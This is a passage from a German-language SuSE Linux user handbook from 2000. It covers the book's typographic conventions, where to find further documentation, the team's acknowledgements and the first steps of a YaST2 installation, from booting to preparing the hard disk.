Support: Die Aufgaben des Installationsupports und die Möglichkeiten der weiterführenden „Professional Services“ werden in Anhang H auf Seite 547 dargestellt – bitte machen Sie sich damit im Detail vertraut, wenn Sie Kontakt zu uns aufnehmen möchten!

Glossar, Literaturverzeichnis und Index: ... und wenn Sie bisher etwas vermisst haben, sollten Sie den umfangreichen Anhang und das Glossar (Anhang B auf Seite 505) verwenden, um entweder die Stelle mit der Erklärung wichtiger Begriffe zu finden, oder um einfach Ihr Allgemeinwissen rund um Linux, UNIX oder Computer zu erweitern.

1.3 Legende – oder was bedeutet „erde:~ # ls“

Wir bemühen uns, in diesem Handbuch die gleichen Dinge typografisch gleich bleibend auszuzeichnen; die wichtigsten Auszeichnungen sind in Tabelle 1.1 auf der nächsten Seite erläutert.

Auszeichnung	Bedeutung
LINUS TORVALDS	wichtige Personen
YaST (yast)	das Programm YaST, aufzurufen mit der Eingabe yast
<i>Adabas D</i>	das Produkt <i>Adabas D</i>
/etc/passwd	Name einer Datei oder eines Verzeichnisses
<datei>	bei Eingabe des Befehls ist <i>datei</i> durch den tatsächlichen Wert zu ersetzen; die Winkelklammern sind <i>nicht</i> einzugeben!
PATH	die Umgebungsvariable mit dem Namen PATH
192.168.1.2	der Wert einer Variablen
ls	der einzugebende Befehl ls
'news'	der Benutzer <i>news</i>

Tabelle 1.1: Fortsetzung auf der nächsten Seite...

erde:~ # hilfe	'root'-Shell im Verzeichnis '~' steht für das „Home-Verzeichnis“ des jeweiligen Benutzers, ☞ <i>Benutzerverzeichnis</i>), einzugeben ist der Befehl hilfe – dabei steht <i>erde</i> beispielhaft für den Namen eines Rechners (engl. <i>hostname</i>).
tux@erde:/tmp > ls	Shell des Benutzers 'tux' im Verzeichnis /tmp, einzugeben ist der Befehl ls – übrigens, TUX ist der offizielle Name des Linux-Pinguins. . .
C:\> fdisk	DOS-Prompt mit Befehlseingabe fdisk
(Alt)	eine zu drückende Taste, hier die „Alt“-Taste
(Strg) + (Alt) + (Entf)	durch '+' werden gleichzeitig zu drückende Tasten miteinander verbunden; nacheinander zu drückende Tasten werden nur durch ein Leerzeichen voneinander abgesetzt
"Permission denied" 'System updaten'	Meldungen des Systems der Menü-Punkt 'System updaten'
<i>Düsentrieb</i> ☞	die Firma „Düsentrieb“ Verweis auf das Glossar (vgl. Anhang B auf Seite 505)

Tabelle 1.1: Legende der Text-Auszeichnungen

1.4 Der Kampf mit der Seitenzahl...

Dieses Buch kann nur endlich viele Seiten haben; der Umfang der für Linux verfügbaren Software wächst jedoch langsam ins Unendliche. Deshalb darf an dieser Stelle ein Verweis auf die online zur Verfügung stehende Dokumentation nicht fehlen.

Für eine Handhaltung bei den „ersten Schritten“ (Einloggen, Dateien kopieren, löschen und editieren, CD-ROM- oder Disketten-Laufwerke ansprechen, etc.) haben wir aber gleichwohl Platz im vorliegenden Buch erübrigen können (vgl. Kapitel 19 auf Seite 477 ff.) .

1.4.1 Support-Datenbank

Für viele Frage- und Problemstellungen haben wir die Antworten und Lösungen schon gefunden. Wir stellen Ihnen diese in mehreren hundert Artikeln in unserer Support-Datenbank rund um die Uhr online zur Verfügung: <http://sdb.suse.de/sdb/de/html/>.

Neben diesem Online-Angebot ist der Inhalt der Support-Datenbank auch im Paket `sdb_de`, Serie `doc` auf Ihrer SuSE Linux-CD enthalten. Sie können die Artikel mit jedem Web-Browser (*arena*, *lynx*, *netscape*) lesen.

1.4.2 Hypertext-Hilfe

Ein großer Teil der Dokumentation steht in Form von *Hypertext* zur Verfügung. Das Hypertextsystem wird mit dem Befehl `hilfe` oder `susehelp` gestartet. Je nachdem, ob das X Window System läuft oder nicht, wird ein anderes Programm („Browser“) zum Lesen der Dokumentation aktiviert. Unter X wird versucht, den *Netscape Communicator* anzusprechen (Abbildung 1.1); auf der Textkonsole wird `lynx` genommen (weiter hinten Abbildung 16.6 auf Seite 432).




Abbildung 1.1: Startseite des Hilfesystems (Netscape)

Weitere Optionen des Hilfesystems können durch den Aufruf

```
tux@erde: /home/tux > hilfe -help
```

erfragt werden. – Die Einrichtung des Hilfesystems ist Thema in Abschnitt 16.4 auf Seite 432.

1.4.3 Texinfo und Info


Einige Programmpakete enthalten Dokumentation in Form von Texinfo-Dateien, die sich in das Info-Format wandeln lassen; „Info“ ist eine weitere Art von Hypertext. Info-Dokumente können mit dem Programm *Infoviewer* (**info**) oder im *Emacs* (**emacs**) im Info-Modus gelesen werden. Unter dem X Window System lassen sich diese Dateien komfortabel mit dem Programm *tkInfo* (**tkinfo**) lesen; dagegen ist *XInfo* (**xinfo**) nur ein „sprödes“ X-Programm.


Oder man liest diese Dokumente über das SuSE-Hilfesystem; vgl. hinten auf Seite 432.

1.4.4 Unix-Manuals („Manual-Pages“)

Der auf Unix-Systemen übliche Weg, an Informationen zu Programmen oder Befehlen zu kommen, ist der Befehl **man**. Die Eingabe von

```
tux@erde:/home/tux > man <befehl>
```

gibt eine Übersicht zu Aufgabe und Optionen des jeweiligen Befehls. Zu Manual-Pages überhaupt vgl. Abschnitt 19.9 auf Seite 490 f.; mit  wird die Anzeige beendet...

Auch die  *Manual-Pages* – oft auch nur kurz „Manpages“ genannt – kann man über das SuSE-Hilfesystem lesen; vgl. Abschnitt 1.4.2 auf der vorherigen Seite.

1.4.5 FAQ-, HOWTO- und README-Dateien

Im Verzeichnis `/usr/doc` befinden sich zu vielen Programmpaketen Unterverzeichnisse, in denen Dateien mit Informationen zu den entsprechenden Paketen abgelegt sind. Oft steht hier die lange gesuchte Option, der Name der Konfigurationsdatei, die sich nirgends findet, oder wie der Hund des Entwicklers heißt. In jedem Fall lohnt es sich, hier nachzusehen, bevor die Software in den Gelben Sack wandert.

Einen nachdrücklichen Hinweis verdient die FAQ zu SuSE Linux – zu finden im Anhang F auf Seite 531 ff.



Besonders hervorzuheben ist das Verzeichnis `/usr/doc/faq`, in dem sich Listen mit häufig gestellten Fragen und passenden Antworten zu einer Vielzahl von Problemen finden, wenn das Paket `manyfaqs`, Serie `doc` installiert ist. Im Verzeichnis `/usr/doc/howto` finden sich „Kochrezepte“ zur Installation diverser Pakete bzw. zum Vorgehen bei auftretenden Problemen. Die meisten HOWTOs können Sie auch aus dem Menü der graphischen Benutzeroberfläche heraus oder über das SuSE-Hilfesystem lesen (vgl. Abschnitt 1.4.2 auf der vorherigen Seite. Einige dieser HOWTOs sind bereits ins Deutsche übertragen (vgl. Paket `howtode`, Serie `doc` (Dokumentation)) –

diese deutschen Dokumente werden im Verzeichnis `/usr/doc/howto/de` installiert. Unter Linux lesbar z. B. mit `less`¹:

```
tux@erde:/home/tux > cd /usr/doc/howto/en
tux@erde:/usr/doc/howto/en > less DOS-to-Linux-
HOWTO.gz
```

Im Verzeichnis `docu/howto` auf der ersten CD befinden sich die aktuell zum Redaktionsschluss der CD verfügbaren Versionen der *wichtigsten* HOWTO-Dateien. Es lohnt sich also auch ein Blick in dieses Verzeichnis! Insbesondere sind diese Dateien unkomprimiert; sie können daher bereits vor der Installation bequem gelesen werden (unter DOS z. B. mit `type`).

Bei Fragen und Problemen mit dem Kernel selbst ist das Verzeichnis `/usr/src/linux/Documentation` eine ergiebige Informationsquelle; dies ist freilich nur dann vorhanden, wenn Sie die Kernelquellen (Paket `linux` bzw. Paket `lx_suse`) installiert haben, was ohnehin dringend anzuraten ist. Darüber hinaus finden sich viele wertvolle Hinweise in den einzelnen Unterverzeichnissen der Kernelquellen (beispielsweise zum Soundtreiber), sowie für die ganz Unerschrockenen und Neugierigen in den Kernelquellen selbst.

Sollten Sie also einmal eine Frage haben, die dieses Buch nicht beantwortet, so durchforsten Sie bitte die genannten Quellen nach der gesuchten Information.

1.4.6 Freie Bücher

In Paket `books`, Serie `doc` (Dokumentation) sind einige Bücher im PostScript-Format enthalten, die Sie mit Paket `gsview`, Serie `gra` (Alles rund um Grafik) oder Paket `gv`, Serie `gra` (Alles rund um Grafik) betrachten oder ausdrucken können. Vor dem Ausdruck sollten Sie überlegen, ob es nicht ökonomischer ist, ein solches Buch möglicherweise in deutscher Sprache käuflich zu erwerben.

1.5 Lorbeeren

Neben allen, die zu dem überaus großen Erfolg von Linux beigetragen haben, möchten wir uns vor allem bedanken bei FLORIAN LA ROCHE, dessen Erfahrungen beim Aufbau eines Linux-Systems für uns von unschätzbarem Wert waren; sein unermüdlicher Einsatz ermöglichte erst die Erstellung des topaktuellen und leistungsfähigen Kernsystems. Durch seine langjährigen Erfahrungen mit seiner eigenen *jurix*-Distribution, die als Geheimtipp im Internet gehandelt wurde, konnte er bei der Entwicklung von SuSE Linux maßgeblich mitarbeiten.

Dank auch an HARALD KÖNIG vom XFree86TM-Team, der uns wertvolle Tipps und Hinweise in Bezug auf das X Window System gab und an EBERHARD MÖNKEBERG, der bei Problemen mit CD-ROM-Treibern stets sehr hilfsbereit war.

Herzlichen Dank an HANS LERMEN; von ihm stammen der bekannte *loadlin* (`loadlin.exe`), der ein Starten von Linux von DOS aus ermöglicht, und das DOS-Programm *Setup* (`setup.exe`) dieses Linux-Systems.

¹ Lieber Experte, Sie haben recht gelesen: unser `less` ist so „smart“, dass es sogar gepackte Dateien lesen kann :-)

Diese guten Geister haben die *YaST*- und *linuxrc*-Übersetzungen Wirklichkeit werden lassen; sie alle waren in ihrer freien Zeit bemüht, Linux einer größeren Zahl von Computerbenutzern in der ganzen Welt zugänglich zu machen: Gunay Arslan, Zbigniew Baniewski, Sándor Bárány, Olaf Borkner-Delcarlo, Michael Bravo, Michael Burghart, Franca Delcarlo, Jochen Depner, Benedek Hermann, Ibán José García Castillo, Dora Georgarou (with Romy the barking dog), Pablo Iranzo Gómez, Krzysztof Hotiuk, Milan Hromada, Arthur Kerkmeester, Ralf A. Lanz, Françoise Lermen, Zoltán Levárdy, Nuno Lima, Tomas Morkus, Carmen Marín Pérez, Matts Nordman, Aleksey Novodvorsky, Razvan Cristian Oprea, Gerco Oudhof, George Papamichelakis, Alexey Pavlov, Ákos Rátkai, Voula Sanida, Aleksey Smirnov, Steve Varadi, P. Vlachodimitropoulos, Joao Teles, Nuno Vieira, January Weiner und I Made Wiryana.

Weiterhin geht unser besonderer Dank an die Beta-Tester, die unerschrocken und wagemutig ihr laufendes System aufs Spiel setzten: Andreas Koegel, Christian Hüttermann, Dirk Ulbrich, Eberhard Mönkeberg, Frank Hofmann, Georg C. F. Greve, Harald König, Harald Wieland, Karlo Gross, Jens Frank, Lutz Pressler, Martin Hehl, Martin Konold, Martin Schulze, Michael Kleinhenz, Norbert Eicker, Oliver Zendel, Ralf Geschke, Stefan Bliesener, Thomas Wörner, Ulrich Goebel, Ulrich Windl, Volker Lendecke, Wolfgang Barth und das KDE Team.

Andrea Ratschker und Thorsten Wandersmann haben die Mühen des Bilder-Erstellens und -Bearbeiten auf sich genommen – herzlichen Dank auch ihnen. Wertvolle Hinweise – und teilweise sogar ausformuliertes Textmaterial – haben zuletzt dankenswerterweise Holger Achtziger, Harald Bertram, Thomas Biege, Peter Findeisen, Matthias Frühauf, Kurt Garloff, LenZ Grimmer, Carsten Groß, Berthold Gunreben, Bernhard Hölcker, Kevin Ivory, Klaus Kämpf, Karsten Keil, Wolfgang Kern, Thorsten Kukuk, Christopher Mahmood, Johannes Meixner, Dirk Pankonin, Petr Pavlik, Björn Pfeiffer, Jürgen Scheiderer, Andreas Siegert und Robert Adrian Walczak und Roger Whittaker geliefert.

Produktionstechnische Unterstützung ist in erster Linie Holger Dyroff, Christian Egle, Frank Sundermeyer und Claudio Taulli zu verdanken – weiter so!

Und dann die vielen Hände im Hintergrund, ohne die gar nichts laufen würde: Adrian, Agathe, Alexander, Alexander, Alexander, Alexandra, Ali, Anas, Andrea, Andreas, Andreas, Andreas, Andreas, Anita, Anita, Antje, Arnd, Barbara, Beate, Bernd, Bernd, Bernhard, Bernhard, Berthold, Bettina, Birgit, Brigitte, Burchard, Carlos, Carsten, Carsten, Carsten, Carsten, Christian, Christian, Christian, Christian, Christian, Christian, Christoph-Erdmann, Claudia, Claudio, Costin, Daniel, Daniel, Daniel, David, Dieter, Dieter, Dirk, Dirk, Dirk, Dragan, Edith, Edith, Erich, Erich, Evelyn, Florian, Francisca, Françoise, Françoise, Frank, Frank, Frank, Frank, Frank, Frank, Frank, Friedrich, Gabriele, Gema, Georg, Gerlinde, Ghayss, Gregor, Harald, Harald, Har-do, Hartmut, Heidi, Heiko, Helene, Helmut, Hendrik, Holger, Holger, Hubert, Hubert, Ines, Ingo, Ingo, Jan, Jan-Hendrik, Jens, Jens, Jesko, Joachim, Jochen, Johannes, Jordi, Jörg, Jörg, Jörg, Jörg, Jörg, Jörg, Jörg, Jörg-Gerald, Jörg-Olaf, Jürgen, Jürgen, Jürgen, Kadriye, Kai, Karin, Karin, Karin, Karine, Karl, Karl-Heinz, Katrin, Kenneth, Klaas, Klaus, Klaus, Klaus, Konrad, Kurt,

Kyung Ae, Lars, Lenz, Manfred, Manuela, Marc, Marco, Marco, Marco, Marcus, Marcus, Mario, Marius, Mark, Mark, Markus, Martin, Martin, Martin, Martin, Martina, Martina, Martina, Matthias, Matthias, Matthias, Matthias, Matthias, Meike, Melanie, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michael, Michaela, Michaela, Milisav, Miriam, Nadin, Nessim, Nicolas, Nicolaus, Nicole, Nina, Norbert, Olaf, Oliver, Oliver, Oliver, Patricia, Peter, Peter, Peter, Peter, Peter, Peter, Peter, Peter, Peter, Petra, Philipp, Pia, Ralf, Reinhard, Reinhard, Remo, Renate, Roland, Rolf, Rüdiger, Rüdiger, Rüdiger, Sabina, Sabine, Sabine, Sebastian, Silke, Silvia, Simon, Stefan, Stefan, Stefan, Stefan, Stefan, Stefan, Stefan, Stefan, Stefanie, Steffen, Stephan, Stephan, Stephan, Stephen, Sven, Sylvia, Tanja, Tatjana, Thomas, Thomas, Thomas, Thomas, Thomas, Thomas, Thorsten, Thorsten, Tilman, Timo, Ulrich, Ulrich, Uwe, Uwe, Uwe, Uwe, Volker, Waldo, Walter, Waltraud, Werner, Werner, Wittawat, Wolfgang, Wolfgang, Wolfgang und Wolfgang – allen ein ganz, ganz großes Dankeschön!

Das Bild auf der Titelseite stammt von STEPHAN ENDRASS, auch ihm vielen Dank!

Für die mathematisch Interessierten hier ein paar erläuternden Worte:

Die Barth-Dezik

Die Gleichung

$$8(x^2 - \tau^4 y^2)(y^2 - \tau^4 z^2)(z^2 - \tau^4 x^2)(x^4 + y^4 + z^4 - 2(x^2 y^2 + y^2 z^2 + z^2 x^2)) \\ + (3 + 5\tau)(x^2 + y^2 + z^2 - 1)^2(x^2 + y^2 + z^2 - (2 - \tau))^2 = 0$$

(hierbei ist die Zahl $\tau = (1 + \sqrt{5})/2$ der sog. goldene Schnitt) wurde 1994 von W. Barth (Erlangen) gefunden und definiert eine Fläche vom Grad 10 (Dezik). Sie besitzt genau 345 gewöhnliche Doppelpunkte. Das ist ein Weltrekord! Nach einer Formel des japanischen Mathematikers Y. Miyaoka kann eine Fläche vom Grad 10 allerhöchstens 360 Doppelpunkte haben. Und mehr als 345 hat noch keiner gesehen.

Obige Gleichung setzt sich aus so genannten Ikosaederinvarianten zusammen, welche schon E. Goursat (1858–1936) im vorletzten Jahrhundert bekannt waren. Die Barth-Dezik besitzt die Symmetrien des Ikosaeders.

*
* *
*

Die Entwickler von Linux treiben in weltweiter Zusammenarbeit mit hohem freiwilligen Einsatz das Werden von Linux voran. Wir danken ihnen für ihr Engagement – ohne sie gäbe es diese CD nicht. Unsere Tätigkeit soll das Ergebnis ihrer Arbeit einem breiten Kreis von interessierten Anwendern zugänglich machen.

Nicht zuletzt geht unser besonderer Dank an PATRICK VOLKERDING für die Unterstützung unserer Arbeit sowie selbstverständlich an LINUS TORVALDS!

Dank vor allem an Frank Zappa und Pawar!

Nürnberg, 20. März 2000

Have a lot of fun!

Ihr SuSE Team

Teil II

SuSE Linux installieren

Die SuSE Linux-Erstinstallation

2.1 Der schnelle Weg zum Erfolg

Seit SuSE Linux 6.3 vereinfacht YaST2 die Erst- oder Neuinstallation des Systems; das neue YaST steht als ein intelligentes Werkzeug von Anbeginn an unter einer grafischen Benutzeroberfläche zur Verfügung. YaST2 ermöglicht es, auf modernen, gut ausgestatteten Rechnern SuSE Linux zügig zu installieren – falls gewünscht oder benötigt, kann das System auch im Textmodus eingerichtet werden.

Der Anwender wird in übersichtlichen Bildschirm-Dialogen durch die Installation geführt. Eingaben bzw. Auswahlentscheidungen sind immer dann erforderlich, wenn der Benutzer die Freiheit zur Selbstgestaltung oder Anpassung an eigene Erfordernisse hat.

Neben YaST2, das gerade Einsteiger zielstrebig durch die Installation führt, kann der geübte SuSE Linux-Anwender noch immer auf den bewährten Weg der Installation zurückgreifen: das traditionsreiche YaST (engl. *Yet another Setup-Tool*) bietet weiterhin seine Dienste an – siehe die Schritt-für-Schritt-Beschreibung in Abschnitt 2.2 auf Seite 30.



2.1.1 Kurze Vorplanung

Hier ein Überblick, welche Methode für Sie am besten geeignet ist:

1. Die Installation mit YaST2 – direkt von der CD 1 – kann immer dann erfolgreich durchgeführt werden, wenn folgende Voraussetzungen erfüllt sind:

- Ihr Rechner
 - sollte ein bootfähiges CD-ROM-Laufwerk besitzen;
 - *wünschenswert* sind ein Grafiksystem nach VESA 2.0 (bei einem neueren Rechner können Sie davon ausgehen) sowie
 - möglichst 64 MB RAM (Arbeitsspeicher) oder mehr und
 - ein Pentium-Prozessor.

Bei ungünstigeren Voraussetzungen müssen eventuell kleinere Einschränkungen in Kauf genommen werden:

- Ausweichen auf das Booten von der „Bootdisk“.

2. Die SuSE Linux-Erstinstallation

- Die Software der folgenden CD-ROMs wird erst nach einem „Zwischenbooten“ eingespielt, wenn nicht genügend Arbeitsspeicher zur Verfügung steht.
- Die Installation erfolgt im Textmodus, falls die Grafikkarte nicht erkannt wird.
- Ihre Festplatte stellt für die Installation genügend Platz zur Verfügung: 150 MB sind für das Minimalsystem erforderlich, rund 500 MB für den Standardumfang und zusätzlicher Platz für weitere Komponenten. Folgende Möglichkeiten kommen dafür in Betracht:
 - Ein neuer Rechner ohne Betriebssystem zur Erstinstallation.
 - Eine Platte, auf der bereits ein Betriebssystem installiert ist, aber noch genügend freier Platz zur Verfügung steht.
 - Sie möchten SuSE Linux eine zweite Festplatte spendieren.
 - Vorhandene, bereits benutzte Partitionen können gelöscht werden. Überlegen Sie in diesem Fall gut, welche Daten *vor* der Installation gesichert werden müssen!

Wenn die Bedingungen für Sie zutreffen, kann's gleich losgehen – machen Sie bitte weiter mit Abschnitt 2.1.2.

2. Auf die bewährte Installation mit Hilfe des „alten“ YaST ist bei folgenden Gegebenheiten zurückzugreifen:
 - Sie möchten eine „Profi-Installation“ durchführen und diverse Sondereinstellungen am System vornehmen.
 - Ein SuSE Linux updaten: Nehmen Sie bitte zunächst das Update-Kapitel 15 auf Seite 401 ff. zur Kenntnis.



Beachten Sie bitte: Die Installation mit dem „alten“ YaST wird gestartet, wenn Sie am Bootprompt **yast1** eingeben. Die ausführliche Anleitung zu diesem Installationsweg ist in Abschnitt 2.2 auf Seite 30 zu finden.

Weiterhin ist es sinnvoll, auf der CD 1 die Datei LIESMICH (engl. *README*) bzw. unter DOS/Windows die Datei LIESMICH.DOS (engl. *README.DOS*) zu lesen; dort notieren wir zusätzliche Änderungen, die *nach* Drucklegung des Handbuchs vorgefallen sind!

2.1.2 Nun geht's los: Der Begrüßungsbildschirm

Schalten Sie den Rechner ein, und legen Sie die CD 1 in das Laufwerk. Falls der Rechner nicht von der CD booten will, müssen Sie möglicherweise die Bootreihenfolge im BIOS des Rechners auf CDROM, C, A ändern; Hinweise zu einer solchen Umstellung finden Sie in der Begleitdokumentation zu Ihrem Rechner.

Nach wenigen Augenblicken wird der Begrüßungsbildschirm angezeigt (Abbildung 2.1 auf Seite 31) und der Bootprompt "boot : " erscheint am unteren Bildschirmrand.

Sie haben jetzt etwa 3 Sekunden Zeit, um durch Drücken einer Taste einzugreifen und so zwei Besonderheiten von YaST2 auszunutzen:

1. Die *Installation im Textmodus* durchführen. – Dies kann unter besonderen Umständen sinnvoll sein. Im Textmodus sind z. B. die Eingabemasken für Sehbehinderte besser zu erkennen.

Drücken Sie dazu (**Strg**) (= Control-Taste). Am rechten unteren Bildschirmrand werden Sie auf das Starten im Textmodus hingewiesen.

2. „YaST Extension Disk“ einspielen. – Aktuelle Erweiterungen, Updates usw. für YaST2 können damit vor Beginn der eigentlichen Installation geladen werden.

Drücken Sie in diesem Fall (**Alt**). Es erscheint am rechten Bildrand die Meldung "Have your extension disk ready" und die Diskette wird später angefordert.

Am unteren Bildschirmrand erscheinen nun Meldungen wie "initrd..." und "Loading linux..."; nach wenigen Sekunden bootet der *Kernel* – erkennbar an zahlreichen „Kernmeldungen“, die schnell über den Bildschirm huschen.

YaST2 startet und es dauert einige Sekunden, bis die grafische Oberfläche erscheint.

Mögliche Probleme

- Falls es nach dem Begrüßungsbildschirm nicht mehr weiter geht – d. h. der Rechner hat Probleme zu booten – gibt es die Möglichkeit, am Bootprompt einzugreifen. Wenn Sie innerhalb von 3 Sekunden nach Erscheinen von "boot:" eine beliebige Taste drücken, bleibt der Bildschirm stehen und Sie können Eingaben machen. Erst mit (**↵**) geht es in einem solchen Fall weiter.

Bei Problemen beim Booten des Systems vergleichen Sie bitte den Abschnitt 2.7.5 auf Seite 63 und den Abschnitt 14.3.2 auf Seite 366 ff. In den genannten Abschnitten werden die möglichen Ursachen und deren Behebung durch Eingabe von „Kernelparametern“ näher erläutert.

Hilfreich ist oftmals auch ein Blick die Hardware-Checkliste in Abschnitt 2.7.13 auf Seite 66.



- Einige wenige BIOS-Varianten sind nicht dazu in der Lage, mit einem großem „Bootimage“ (2,88 MB) umzugehen, welches sich auf der CD 1. Weichen Sie in diesem Fall bitte auf CD 2 oder auf die „Bootdisk“ aus.

2.1.3 YaST2 ist da!

Im linken Bildteil von YaST2 wird, wie bei den meisten weiteren Dialogen, ein Hilfetext zum aktuellen Installationsschritt eingeblendet.

YaST2 untersucht die Hardware und bindet die erkennbaren Komponenten in das System ein. Der Fortschritt wird grafisch angezeigt. Wenn dieser Vorgang zuende ist, wird selbständig zum nächsten Punkt übergegangen.

2.1.4 Auswahl der Sprache

Nun werden Sie erstmals mit Maus oder Tastatur in den Installationsprozess steuernd eingreifen müssen.

Alle Eingabefelder, Auswahllisten und Buttons („Schaltflächen“ oder „Knöpfe“) können durch Mausklick angewählt werden.

Wenn Sie auf die Tastatur ausweichen wollen, gelten die folgenden Regeln:

- **(Tab)** lenkt den Fokus auf einen Bereich, ein Eingabe-/Auswahlfeld oder einen Button; **(↑ Umschalt) + (Tab)** ermöglicht es, andere Auswahlgruppen anzuwählen. Mit **(↑)** und **(↓)** kann – je nachdem welcher Bereich aktiviert ist – z. B. eine Auswahl getroffen oder in einer Liste geblättert werden.
- Mit **(↵)** wird das angewählte Kommando ausgeführt; in der Regel ist das die Aktion, die auf dem jeweils aktiven Button genannt ist.
- Mit **(Leertaste)** können Einträge angekreuzt werden.
- Außerdem können die meisten Aktionen durch die Tastenkombination **(Alt) + unterstrichener Buchstabe** ausgelöst werden.



Don't panic: Hier und in den folgenden Dialogen wird YaST2 nur Informationen sammeln. Später wird Ihnen YaST2 die gesammelten Erkenntnisse vorlegen; in Abschnitt 2.1.13 auf Seite 26 haben Sie immer noch die Möglichkeit mithilfe des 'Zurück'-Buttons zu den vorangegangenen Dialogen zurückzugehen, um Angaben zu korrigieren.

YaST2 möchte von Ihnen wissen, welche Sprache Sie verstehen. Wenn Sie die Sprachauswahl getroffen haben, können Sie mit 'Weiter' alle Texte der kommenden Dialoge in die gewünschte Sprache umschalten.

Mögliche Probleme

- Bei exotischer Hardware kann es vorkommen, dass die Maus nicht automatisch erkannt wird. Verwenden Sie in einem solchen Fall zunächst die Tastatur wie am Anfang dieses Abschnitts beschrieben. YaST2 wird Ihnen im Folgenden Dialog die Chance geben, die Maus manuell in das System einzubinden (Abschnitt 2.1.5).

2.1.5 Auswahl der Maus

Dieser Dialog wird nur eingeblendet, wenn YaST2 die Maus nicht automatisch erkennen konnte.

Ein Dialogfenster mit einer langen Liste von Mausbezeichnungen erscheint und Sie werden gebeten, den erforderlichen Maustyp auszuwählen.

Blättern Sie mit den Pfeiltasten durch die Liste; wenn Sie den richtigen Typ gefunden haben, gehen Sie mit **(Tab)** auf den Button 'Testen' und tippen Sie auf **(↵)**. Bewegen Sie nun die Maus. Wenn sich der Mauszeiger kontrolliert bewegen lässt, ist alles in Ordnung und Sie können mit der Maus auf 'Weiter' klicken :-)

Falls Sie im ersten Versuch noch nicht den richtigen Maustyp erwischt haben, gehen Sie wieder mit **(Tab)** in die Auswahlliste, um die Einstellung zu berichtigen.

Mögliche Probleme

- Kein Maustyp funktioniert bzw. Sie wollen gar keine Maus verwenden. In diesem Fall aktivieren Sie bitte den Eintrag 'Keine Maus'. Dann muss der Rest der Installation allein mit der Tastatur bewältigt werden.

2.1.6 Standort bestimmen: Tastatur und Zeitzone

Welches Tastatur-Layout verwenden Sie? Und in welchem Bereich der Erde, d. h. in welcher Zeitzone befinden Sie sich mit Ihrem Rechner? Bestimmen Sie Ihren Standort.

- Sie haben hier zudem die Möglichkeit, Ihre Tastatur zu testen. Dazu müssen Sie mit einem Mausklick oder mit **(Tab)** die Eingabezeile aktivieren und dort Buchstaben eingeben. Testen Sie insbesondere 'y'/'z' sowie die Umlaute.
- Als zweiter Punkt steht eine Länderliste in einer Baumstruktur zur Verfügung (Kontinent/Land/Teilgebiet). Wählen Sie Ihr Land bzw. ein Teilgebiet davon aus; YaST2 wird die dazu passende Zeitzone finden.

Der Button 'Weiter' bringt Sie zum nächsten Dialogfenster.

2.1.7 Neue Installation oder Update?

Sie können mit YaST2 auf Ihrem Rechner SuSE Linux von Grund auf neu installieren oder Sie können eine Vorgängerversion erneuern („Update“), um so die bereits durchgeführten Anpassungen beizubehalten.

'Neuinstallation' – Wählen Sie diesen Punkt; denn in diesem Abschnitt geht es darum SuSE Linux neu zu installieren.

'Update' – Dieser Punkt wird hier nicht beschrieben.

Die Beschreibung der nächsten Abschnitte setzt voraus, dass Sie 'Neuinstallation' gewählt haben, wenn Sie 'Weiter'-Gehen.

2.1.8 Festplatte vorbereiten

Bei den folgenden Schritten wählen Sie die Festplatte oder die -platten aus und bereiten diese vor, um SuSE Linux zu installieren. – Je nach Hardware-Ausbau Ihres Rechner werden die kommenden Dialoge kleinere oder größere Abweichungen von dem hier beschriebenen Beispiel aufweisen.

Schritt 1

- Wenn mehr als eine Platte vorgefunden wird, so muss zunächst entschieden werden, welche für die Installation zu benutzen ist. Die gefundenen Platten werden untereinander aufgelistet. – Oder

2. Die SuSE Linux-Erstinstallation

- Sie wählen die letzte Option ('Erweiterte Einstellungen'), um bei besonderen Erfordernissen das „Partitionieren“ manuell durchzuführen. Auf diesen Weg können Sie auch noch später ausweichen, wenn sich herausstellen sollte, dass Sie Platz schaffen müssen. . .

Im Normalfall werden Sie *eine* Festplatte auswählen und danach auf 'Weiter' klicken.

Schritt 2

Eine dieser beiden Situationen kann auftreten:

- Wenn die Platte *nicht* leer ist, zeigt YaST2 hier alle bereits auf der Platte befindlichen Partitionen an, sowie den Punkt 'Gesamte Festplatte'. Freier, nicht partitionierter Speicherplatz am „Ende“ der Festplatte wird ebenfalls angezeigt und ist automatisch vorangewählt. Weiteren Platz kann YaST2 nur zusammenhängend nutzen, d. h. Partitionen können „von hinten“ her zur zusätzlichen Verwendung freigegeben werden, z. B. bei 3 eingerichteten Partitionen bleiben Partition 1 und 2 erhalten und Sie kreuzen die dritte zur Freigabe an.
Falls Sie sich entscheiden, die gesamte Platte für SuSE Linux zur Verfügung zu stellen, wählen Sie 'Gesamte Festplatte'.
- Bei einer *leeren* Platte wird die gesamte Platte für SuSE Linux verwendet.

Wenn Sie andere Erfordernisse haben, gehen Sie 'Zurück' zum letzten Dialog – wie auf dieser Seite gesagt –, um dort mit Hilfe der 'Erweiterten Einstellungen' manuell zu partitionieren.



Da die angewählten Partitionen, die für SuSE Linux zur Verfügung gestellt werden sollen, formatiert werden müssen, gehen alle dort eventuell vorhandenen Daten unwiederherstellbar verloren!

Achtung: Wenn Sie 'Gesamte Festplatte' wählen, werden *alle* eventuell auf der Festplatte befindlichen Daten gelöscht, also auch alle Betriebssysteme; vgl. Abschnitt 2.10.1 auf Seite 76.

Beim 'Weiter'-Gehen wird u. a. überprüft, ob der Speicherplatz für den minimalen Installationsumfang ausreicht, ob 3 weitere Partitionen eingerichtet werden können und ob von der Platte gebootet werden kann. – Falls etwas nicht passt, so werden Sie darauf hingewiesen und Sie können die Auswahl entsprechend ändern.

Wenn später die eigentliche Installation beginnt und alle Bedingungen erfüllt sind, wird YaST2 den Plattenplatz selbständig einrichten. Die gesamte Platte bzw. der freie Platz und/oder die freigegebenen Partitionen werden für SuSE Linux in drei Standard-Partitionen aufgeteilt (und zwar in eine kleine Partition für /boot [etwa 16 MB] möglichst zu Beginn der Platte, eine Partition für Swap [128 MB] und der ganze Rest für /). Allgemeine Informationen zum Partitionieren finden Sie unter Abschnitt 2.8 auf Seite 69.

Mögliche Probleme

- Eine bestimmte Partition kann nicht angewählt werden. YaST2 erlaubt es während des Standardwegs nicht, Partitionen „aus der Mitte“ der Festplatte festzulegen. Um diese Schwierigkeit zu umgehen, ist über die ‚Erweiterten Einstellungen‘ zu partitionieren.

2.1.9 Auswahl der Software

In den kommenden Dialogen legen Sie den Umfang Ihrer SuSE Linux-Installation fest. Dazu wählen Sie eine der angezeigten Möglichkeiten aus, sowie eventuell gewünschte Zusatzkomponenten.

Software-Auswahl: Grundausrüstung festlegen

Sie müssen sich zunächst für die Grundausrüstung Ihres Systems entscheiden:
